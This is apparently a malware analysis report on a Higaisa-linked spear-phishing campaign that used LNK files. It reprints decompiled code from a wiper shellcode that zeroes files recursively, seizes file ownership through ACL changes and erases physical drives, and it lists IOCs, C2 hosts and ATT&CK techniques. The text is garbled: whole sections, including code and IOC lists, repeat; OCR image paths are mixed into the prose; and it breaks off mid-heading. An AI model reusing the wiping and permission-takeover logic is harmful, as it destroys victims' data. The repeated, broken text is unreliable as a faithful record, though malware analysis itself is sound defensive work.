Svchast.exe is a small loader that loads the content of the shellcode stored in “66DF3DFG.tmp”.



In fact, this shellcode is a wrapper around the final shellcode. It performs some checks and then calls the final shellcode.

The final shellcode dynamically resolves the imports and allocates memory for the content that will be executed.

```
88  first_file = FindFirstFileA(v23, &file_data);
89  v13 = first_file;
90  if ( first_file != -1 )
91  {
92    do
93    {
94      if ( (file_data.dwFileAttributes & 0x10) != 0 )// FILE_ATTRIBUTE_DIRECTORY
95      {
96        if ( (file_data.cFileName[0] != '.' || file_data.cFileName[1] && file_data.cFileName[1] != '.')
97          && (file_data.dwFileAttributes & 2) == 0
98          && (file_data.dwFileAttributes & 4) == 0 )
99        {
100         append_string(v18, dir_name, v9);
101         append_string(file_name, v18, file_data.cFileName);
102         grant_permission(file_name);
103         wipe_files_in_dir(file_name);
104       }
105     }
106     else
107     {
108       append_string(v18, dir_name, v9);
109       append_string(file_name, v18, file_data.cFileName);
110       if ( grant_permission(file_name) )
111       {
112         hFile = CreateFileA(file_name, 0xC0000000, 3, 0, 3, 128, 0);
113         if ( hFile != -1 )
114         {
115           max_size = GetFileSize(hFile, 0);
116           if ( max_size > 0xA00000 )          // 10 Mb Max
117             max_size = 0xA00000;
118           v3 = 0;
119           null_buf = LocalAlloc(LMEM_ZEROINIT, max_size);
120           clear_buffer(null_buf, max_size);
121           SetFilePointer(hFile, 0, 0, 0);
122           WriteFile(hFile, null_buf, max_size, &v3, 0);
123           LocalFree(null_buf);
124           CloseHandle(hFile);
125         }
126       }
127     }
128   }
129   while ( FindNextFileA(v13, &file_data) );
130   return FindClose(v13);
131 }
```

```
if ( AllocateAndInitializeSid(&sid_id1, 1, 0, 0, 0, 0, 0, 0, 0, 0, &sid1) )
{
  if ( AllocateAndInitializeSid(&sid_id2, 2, 32, 544, 0, 0, 0, 0, 0, 0, &sid2) )
  {
    clear_buffer(listOfExplicitEntries, 64);
    listOfExplicitEntries[0].grfAccessPermissions = 0x80000000;// GENERIC_READ
    listOfExplicitEntries[0].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[0].grfInheritance = 0;
    listOfExplicitEntries[0].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[0].Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
    listOfExplicitEntries[0].Trustee.ptstrName = sid1;

    listOfExplicitEntries[1].grfAccessPermissions = 0x10000000;// GENERIC_ALL
    listOfExplicitEntries[1].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[1].grfInheritance = 0;
    listOfExplicitEntries[1].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[1].Trustee.TrusteeType = TRUSTEE_IS_GROUP;
    listOfExplicitEntries[1].Trustee.ptstrName = sid2;
    if ( !SetEntriesInAclA(2, listOfExplicitEntries, 0, &new_acl) )
    {
      status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
      if ( status )
      {
        if ( status == 5 )                  // ERROR_ACCESS_DENIED
                                            //
        {
          v1 = GetCurrentProcess();
          if ( OpenProcessToken(v1) )
          {
            strcpy(str_SeTakeOwnershipPrivilege, "SeTakeOwnershipPrivilege");// Take ownership of files or other objects
            if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 1) )// enable
            {
              status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 1, sid2, 0, 0, 0);
              if ( !status )
              {
                if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 0) )// disable
                {
                  status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
                  if ( !status )
                    is_success = 1;
                }
              }
            }
          }
        }
      }
      else
      {
        is_success = 1;
      }
    }
  }
}
```

Finally it calls “CreateThread” to create a thread within its memory space to make HTTPS requests to its C&C server.


```
61  v34[4] = 0;
62  v34[5] = 0;
63  FindFirstFileA = retrieve_api_func(dll_name, v26);
64  strcpy(v20, "FindNextFileA");
65  FindNextFileA = retrieve_api_func(dll_name, v20);
66  CreateFileA = 0;
67  strcpy(v10, "CreateFileA");
68  CreateFileA = retrieve_api_func(dll_name, v10);
69  GetFileSize = 0;
70  strcpy(v15, "GetFileSize");
71  GetFileSize = retrieve_api_func(dll_name, v15);
72  strcpy(v27, "LocalAlloc");
73  LocalAlloc = retrieve_api_func(dll_name, v27);
74  SetFilePointer = 0;
75  strcpy(v24, "SetFilePointer");
76  SetFilePointer = retrieve_api_func(dll_name, v24);
77  WriteFile = 0;
78  strcpy(v36, "WriteFile");
79  WriteFile = retrieve_api_func(dll_name, v36);
80  LocalFree = 0;
81  strcpy(v25, "LocalFree");
82  LocalFree = retrieve_api_func(dll_name, v25);
83  CloseHandle = 0;
84  strcpy(v12, "CloseHandle");
85  CloseHandle = retrieve_api_func(dll_name, v12);
86  strcpy(v37, "FindClose");
87  FindClose = retrieve_api_func(dll_name, v37);
88  first_file = FindFirstFileA(v23, &v17);
```

At the time of analysis, the server was down so we weren't able to clearly identify the ultimate goal of this attack.

Chaining techniques for evasion

While most malware campaigns use a simple decoy document that typically retrieves a malware payload, more advanced attackers will often try unconventional means to infect their victims.

We reproduced this attack in our lab using an email as the infection vector, as we surmise that victims were spear-phished. Malwarebytes (in this case the Nebula business version) stopped the LNK file execution from WinRAR and therefore completely stopped the attack.



IOCs

CV_Colliers.rar
df999d24bde96decdbb65287ca0986db98f73b4ed477e18c3ef100064bceba6d

Project link and New copyright policy.rar
c3a45aaf6ba9f2a53d26a96406b6c34a56f364abe1dd54d55461b9cc5b9d9a04

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
50d081e526beeb61dc6180f809d6230e7cc56d9a2562dd0f7e01f7c6e73388d9

Tokbox icon – Odds and Ends – iOS – Zeplin.lnk
1074654a3f3df73f6e0fd0ad81597c662b75c273c92dc75c5a6bea81f093ef81

International English Language Testing System certificate.pdf.lnk
c613487a5fc65b3b4ca855980e33dd327b3f37a61ce0809518ba98b454ebf68b

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
dcd2531aa89a99f009a740eab43d2aa2b8c1ed7c8d7e755405039f3a235e23a6

Conversations – iOS – Swipe Icons – Zeplin.lnk
c0a0266f6df7f1235aeb4aad554e505320560967248c9c5cce7409fc77b56bd5

C2 domains (ipconfig exfiltration)
sixindent[.]epizy[.]com
goodhk[.]azurewebsites[.]net
zeplin[.]atwebpages[.]com


C2s used by svchast.exe
45.76.6[.]149
www.comcleanner[.]info

MITRE ATT&CK techniques

Tactic	ID	Name	Details
Execution	T1059	Command-Line Interface	Starts CMD.EXE for commands (WinRAR.exe, wscript.exe) execution
	T1106	Execution through API	Application (AcroRd32.exe) launched itself
	T1053	Scheduled Task	Loads the Task Scheduler DLL interface (Officeupdate.exe)
	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1204	User Execution	Manual execution by user (opening LNK file)
Persistence	T1060	Registry Run Keys / Startup Folder	Writes to a start menu file (Officeupdate.exe)
	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Privilege Escalation	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Defense Evasion	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1140	Deobfuscate/Decode Files or Information	certutil to decode Base64 binaries, expand.exe to


			decompress a CAB file
Discovery	T1012	Query Registry	Reads the machine GUID from the registry
	T1082	System Information Discovery	Reads the machine GUID from the registry
	T1016	System Network Configuration Discovery	Uses IPCONFIG.EXE to discover IP address

File Read	**process:**	rundll32.exe	**op:**	OpenRead	**status:**	0x00000000
	path:	\??\PhysicalDrive0				
File Write	**process:**	rundll32.exe	**op:**	OpenModify	**status:**	0x00000000
	path:	\??\PhysicalDrive0				



svchast.exe

Svchast.exe is a small loader that loads the content of the shellcode stored in “66DF3DFG.tmp”.



In fact, this shellcode is a wrapper around the final shellcode. It performs some checks and then calls the final shellcode.

The final shellcode dynamically resolves the imports and allocates memory for the content that will be executed.

```
88  first_file = FindFirstFileA(v23, &file_data);
89  v13 = first_file;
90  if ( first_file != -1 )
91  {
92    do
93    {
94      if ( (file_data.dwFileAttributes & 0x10) != 0 )// FILE_ATTRIBUTE_DIRECTORY
95      {
96        if ( (file_data.cFileName[0] != '.' || file_data.cFileName[1] && file_data.cFileName[1] != '.')
97          && (file_data.dwFileAttributes & 2) == 0
98          && (file_data.dwFileAttributes & 4) == 0 )
99        {
100         append_string(v18, dir_name, v9);
101         append_string(file_name, v18, file_data.cFileName);
102         grant_permission(file_name);
103         wipe_files_in_dir(file_name);
104       }
105     }
106     else
107     {
108       append_string(v18, dir_name, v9);
109       append_string(file_name, v18, file_data.cFileName);
110       if ( grant_permission(file_name) )
111       {
112         hFile = CreateFileA(file_name, 0xC0000000, 3, 0, 3, 128, 0);
113         if ( hFile != -1 )
114         {
115           max_size = GetFileSize(hFile, 0);
116           if ( max_size > 0xA00000 )          // 10 Mb Max
117             max_size = 0xA00000;
118           v3 = 0;
119           null_buf = LocalAlloc(LMEM_ZEROINIT, max_size);
120           clear_buffer(null_buf, max_size);
121           SetFilePointer(hFile, 0, 0, 0);
122           WriteFile(hFile, null_buf, max_size, &v3, 0);
123           LocalFree(null_buf);
124           CloseHandle(hFile);
125         }
126       }
127     }
128   }
129   while ( FindNextFileA(v13, &file_data) );
130   return FindClose(v13);
131 }
```

```
if ( AllocateAndInitializeSid(&sid_id1, 1, 0, 0, 0, 0, 0, 0, 0, 0, &sid1) )
{
  if ( AllocateAndInitializeSid(&sid_id2, 2, 32, 544, 0, 0, 0, 0, 0, 0, &sid2) )
  {
    clear_buffer(listOfExplicitEntries, 64);
    listOfExplicitEntries[0].grfAccessPermissions = 0x80000000;// GENERIC_READ
    listOfExplicitEntries[0].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[0].grfInheritance = 0;
    listOfExplicitEntries[0].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[0].Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
    listOfExplicitEntries[0].Trustee.ptstrName = sid1;

    listOfExplicitEntries[1].grfAccessPermissions = 0x10000000;// GENERIC_ALL
    listOfExplicitEntries[1].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[1].grfInheritance = 0;
    listOfExplicitEntries[1].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[1].Trustee.TrusteeType = TRUSTEE_IS_GROUP;
    listOfExplicitEntries[1].Trustee.ptstrName = sid2;
    if ( !SetEntriesInAclA(2, listOfExplicitEntries, 0, &new_acl) )
    {
      status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
      if ( status )
      {
        if ( status == 5 )                  // ERROR_ACCESS_DENIED
                                            //
        {
          v1 = GetCurrentProcess();
          if ( OpenProcessToken(v1) )
          {
            strcpy(str_SeTakeOwnershipPrivilege, "SeTakeOwnershipPrivilege");// Take ownership of files or other objects
            if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 1) )// enable
            {
              status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 1, sid2, 0, 0, 0);
              if ( !status )
              {
                if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 0) )// disable
                {
                  status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
                  if ( !status )
                    is_success = 1;
                }
              }
            }
          }
        }
      }
      else
      {
        is_success = 1;
      }
    }
  }
}
```

Finally it calls “CreateThread” to create a thread within its memory space to make HTTPS requests to its C&C server.


```
61  v34[4] = 0;
62  v34[5] = 0;
63  FindFirstFileA = retrieve_api_func(dll_name, v26);
64  strcpy(v20, "FindNextFileA");
65  FindNextFileA = retrieve_api_func(dll_name, v20);
66  CreateFileA = 0;
67  strcpy(v10, "CreateFileA");
68  CreateFileA = retrieve_api_func(dll_name, v10);
69  GetFileSize = 0;
70  strcpy(v15, "GetFileSize");
71  GetFileSize = retrieve_api_func(dll_name, v15);
72  strcpy(v27, "LocalAlloc");
73  LocalAlloc = retrieve_api_func(dll_name, v27);
74  SetFilePointer = 0;
75  strcpy(v24, "SetFilePointer");
76  SetFilePointer = retrieve_api_func(dll_name, v24);
77  WriteFile = 0;
78  strcpy(v36, "WriteFile");
79  WriteFile = retrieve_api_func(dll_name, v36);
80  LocalFree = 0;
81  strcpy(v25, "LocalFree");
82  LocalFree = retrieve_api_func(dll_name, v25);
83  CloseHandle = 0;
84  strcpy(v12, "CloseHandle");
85  CloseHandle = retrieve_api_func(dll_name, v12);
86  strcpy(v37, "FindClose");
87  FindClose = retrieve_api_func(dll_name, v37);
88  first_file = FindFirstFileA(v23, &v17);
```

At the time of analysis, the server was down so we weren't able to clearly identify the ultimate goal of this attack.

Chaining techniques for evasion

While most malware campaigns use a simple decoy document that typically retrieves a malware payload, more advanced attackers will often try unconventional means to infect their victims.

We reproduced this attack in our lab using an email as the infection vector, as we surmise that victims were spear-phished. Malwarebytes (in this case the Nebula business version) stopped the LNK file execution from WinRAR and therefore completely stopped the attack.



IOCs

CV_Colliers.rar
df999d24bde96decdbb65287ca0986db98f73b4ed477e18c3ef100064bceba6d

Project link and New copyright policy.rar
c3a45aaf6ba9f2a53d26a96406b6c34a56f364abe1dd54d55461b9cc5b9d9a04

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
50d081e526beeb61dc6180f809d6230e7cc56d9a2562dd0f7e01f7c6e73388d9

Tokbox icon – Odds and Ends – iOS – Zeplin.lnk
1074654a3f3df73f6e0fd0ad81597c662b75c273c92dc75c5a6bea81f093ef81

International English Language Testing System certificate.pdf.lnk
c613487a5fc65b3b4ca855980e33dd327b3f37a61ce0809518ba98b454ebf68b

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
dcd2531aa89a99f009a740eab43d2aa2b8c1ed7c8d7e755405039f3a235e23a6

Conversations – iOS – Swipe Icons – Zeplin.lnk
c0a0266f6df7f1235aeb4aad554e505320560967248c9c5cce7409fc77b56bd5


C2 domains (ipconfig exfiltration)
sixindent[.]epizy[.]com
goodhk[.]azurewebsites[.]net
zeplin[.]atwebpages[.]com

C2s used by svchast.exe
45.76.6[.]149
www.comcleanner[.]info

MITRE ATT&CK techniques

Tactic	ID	Name	Details
Execution	T1059	Command-Line Interface	Starts CMD.EXE for commands (WinRAR.exe, wscript.exe) execution
	T1106	Execution through API	Application (AcroRd32.exe) launched itself
	T1053	Scheduled Task	Loads the Task Scheduler DLL interface (Officeupdate.exe)
	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1204	User Execution	Manual execution by user (opening LNK file)
Persistence	T1060	Registry Run Keys / Startup Folder	Writes to a start menu file (Officeupdate.exe)
	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Privilege Escalation	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Defense Evasion	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1140	Deobfuscate/Decode Files or Information	certutil to decode Base64 binaries, expand.exe to

			decompress a CAB file
Discovery	T1012	Query Registry	Reads the machine GUID from the registry
	T1082	System Information Discovery	Reads the machine GUID from the registry
	T1016	System Network Configuration Discovery	Uses IPCONFIG.EXE to discover IP address



The list of commands executed by this LNK shortcut is the same as the one reported by Anomali on the Higasia Covid-19 campaign. The only difference is the name of the tmp files and name of certutil.exe which in this new case is “gosia.exe”, while in the March campaign the name was “mosia.exe”.

Both LNK files embedded within the archive are executing similar commands with the different Command and Control (C&C) configurations. Running each of them would show a different decoy document.

```
mov     edx, offset aStartErasingPh ; "start erasing physical drives..."
lea     ecx, [esp+2B50h+logFile]
call    log
push    eax
call    sub_100071D0
add     esp, 4
push    eax
call    sub_100071D0
mov     eax, [esp+2B54h+var_18]
add     esp, 4
mov     ecx, [esp+2B50h+var_1EB8]
mov     edx, [esp+2B50h+var_1F28]
```

```
  if ( nNumberOfBytesToWrite )
  {
    sub_100031C0(nNumberOfBytesToWrite);
    WriteFile(FileW, Buffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
    v5 += NumberOfBytesWritten;
  }
LABEL_18:
  if ( v26 )
    DeviceIoControl(FileW, FSCTL_UNLOCK_VOLUME, 0, 0, 0, 0, &BytesReturned, 0);
  CloseHandle(FileW);
  return v5;
```

JS file

The JavaScript file performs the following commands:

